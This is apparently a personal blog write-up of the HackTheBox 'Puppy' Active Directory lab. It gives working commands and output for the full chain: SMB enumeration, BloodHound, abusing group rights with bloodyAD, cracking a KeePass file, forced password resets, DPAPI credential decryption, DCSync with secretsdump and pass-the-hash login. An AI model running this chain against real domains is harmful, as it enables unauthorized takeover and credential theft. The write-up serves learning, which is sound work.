Hello again, my friends. :)
Today, I am sharing my notes on how I solved puppy.htb, a Medium-level box on HackTheBox. Like many, I have less experience with Windows Active Directory environments. We don’t use it at $work, and I am not focused on anything related to pentesting at the moment. I hope that, like for me, this will be a teachable moment for you.
Let’s start.
initial recon
Like always, I start by running an nmap scan.
This is an assumed breach “pentest”, here are the initial credentials:
levi.james:KingofAkron2025!“Assumed Breach” means that, for the needs of the pentest, we assume that initial access to a low-privilege user has already been obtained, and we test if internal access policies are robust enough. It is quite common for Active Directory.
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-30 03:56:19Z)
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
2049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3260/tcp  open  iscsi?        syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49689/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
53902/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
53931/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
As we see it is an Active directory environment, and we’re running against a VPN, it’s a good idea to add this to our /etc/hosts file to ensure proper domain resolution:
10.10.11.70 DC01.puppy.htb dc01.puppy.htb puppy.htb
SMB
$ nxc smb puppy.htb -u extracted/creds/users  -p extracted/creds/passwords --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
There is a share for developers, but we cannot read it with our current account.
$ nxc smb puppy.htb -u extracted/creds/users  -p extracted/creds/passwords --users
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.70     445    DC               Administrator                 2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.10.11.70     445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.70     445    DC               krbtgt                        2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.10.11.70     445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.10.11.70     445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.10.11.70     445    DC               adam.silver                   2025-06-30 04:04:29 0
SMB         10.10.11.70     445    DC               jamie.williams                2025-02-19 12:17:26 0
SMB         10.10.11.70     445    DC               steph.cooper                  2025-02-19 12:21:00 0
SMB         10.10.11.70     445    DC               steph.cooper_adm              2025-03-08 15:50:40 0
SMB         10.10.11.70     445    DC               [*] Enumerated 9 local users: PUPPY
lateral movement
There are a few users, let’s run bloodhound:
$ bloodhound-python -d puppy.htb -u 'levi.james' -p 'KingofAkron2025!' -c all --zip -dc puppy.htb -ns 10.10.11.70

We can see that, as members of the HR group, we can set ourselves as member of Developers. This would allow us to recover the DEV share from before.
bloodyAD --host '10.10.11.70' -d 'dc01.puppy.htb' -u 'levi.james' -p 'KingofAkron2025!' add groupMember 'DEVELOPERS' levi.james
Now, we should be able to get the files from SMB. Inside, there is a keepass database. We can use keepass4brute to try to brute-force it:
./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 36/14344392 - Attempts per minute: 127 - Estimated time remaining: 11 weeks, 1 days
[+] Current attempt: liverpool

[*] Password found: liverpool
We find a whole bunch of credentials, let’s re-run enumerate with it ? There is also two passwords that did not match any account i could find.
$ nxc smb puppy.htb -u extracted/creds/users  -p extracted/creds/passwords --continue-on-success
...
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
...
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
We can also write to the share using these credentials. But first, let’s re-run bloodhound as ant.edwards. We can see that we can get access to Adam Silver’s account.

The GenericAll permission grants SENIOR [email protected] the ability to change the password of the user [email protected] without knowing their current password. This is equivalent to the “ForceChangePassword” edge in BloodHound.
According to bloodhound’s UI, we can run this (cf hacker’s receipe):
net rpc password "adam.silver" "newP@ssword2025!" -U "PUPPY.HTN"/"ant.edwards"%"Antman2025!" -S "dc01.puppy.htb"
However, seems that the account is disabled:
$ nxc smb puppy.htb -u 'adam.silver' -p 'newP@ssword2025!'
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:newP@ssword2025! STATUS_ACCOUNT_DISABLED
We manage to get the account re-enabled:
bloodyAD --host puppy.htb -d puppy.htb -u 'ant.edwards' -p 'Antman2025!' remove uac 'adam.silver' -f ACCOUNTDISABLE
Then, we retry the last two commands & we can recover the user flag using evil-winrm:
$ evil-winrm -i puppy.htb -u "adam.silver" -p "newP@ssword2025!"
weird files . . .
Of course, I ran bloodhound again. But, as I was connected to the machine, I was looking everywhere for files. To be honest, I didn’t really know what to look for. There is a tool similar to linpeas.sh, but I did not really know what to do with the information retrieved. However, it turned out that there was a C:\Backups directory, in which there is an interesting zip-file.
With evil-winrm, you can simply do download <file.zip> and it will retrieve the file for you. Nice.
Here is what we find inside:

Clearly, there is some website, as well as a weird nms-auth-config file thing:
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
We find another credential: steph.cooper:ChefSteph2025!
Another weird file I found was located in C:\Users\adam.silver\Desktop. However, it is only possible to see it by running dir -h.
The file was called DFBE70A7E5CC19A398EBF1B96859CE5D.
Googling the filename, we find this link. More information is needed because wtf is that. This link seems more relevant, actually.
First step was too download the relevant files, but the download command did not work for some reason. However, I could copy the files.
So my idea was to simple using impacket to spin-up a quick SMB server and copy file like so:
# on host machine
$ impacket-smbserver share ./ -smb2support
Next, connected with steph.cooper on a winrm session, i went to:
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials
other account did not seem to have these files, which is why I used this account.
and copied these files over:
C8D69EBE9A43E9DEBF6B5FBD48B521B9556a2412-1275-4ccf-b721-e6a0b4f90407
Next, using impacket-dpapi:
$ impacket-dpapi masterkey -file masterkey-blob -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Then:
$ impacket-dpapi credential -file cred_blob -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
another set of creds: steph.cooper_adm:FivethChipOnItsWay2025!
Let’s connect, try to run bloodhound again maybe ?


It seems that we can abuse dcsync with impacket-secretsdump:
$ impacket-secretsdump 'puppy.htb/steph.cooper_adm:FivethChipOnItsWay2025!'@10.10.11.70

...

$ evil-winrm -i puppy.htb -u 'Administrator' -H <HASH>
and boom ! we’re r00t !
learnings
- on Active Directory, a lot of the problems are more “““common””” eg: they have already been written about. You’re usually able to find information online on what you want to do. It seems that, if you know the right tool, you can google your way to your solution. On Linux boxes, there is more custom setups which require more deduction skills ;
- Bloodhound is a lifesaver. Notes on exploitation techniques help a lot, especially which commands to run.
- When you don’t know what to do, it’s always a good idea to look for something that is out of the norm. Files, configuration settings, anything.
impacketis cool, but we already knew that.
As a final note, I wanted to add that I only put here commands that worked, but I spent a lot of time googling, trying things that didn’t work, reading up notes. All this process is not documented here, but it doesn’t mean it didn’t happen. Everything looks easier when you read a write-up, but it actually took me quite a bit of time.
I hope I can share more write-ups in the future.
See you next time. :)~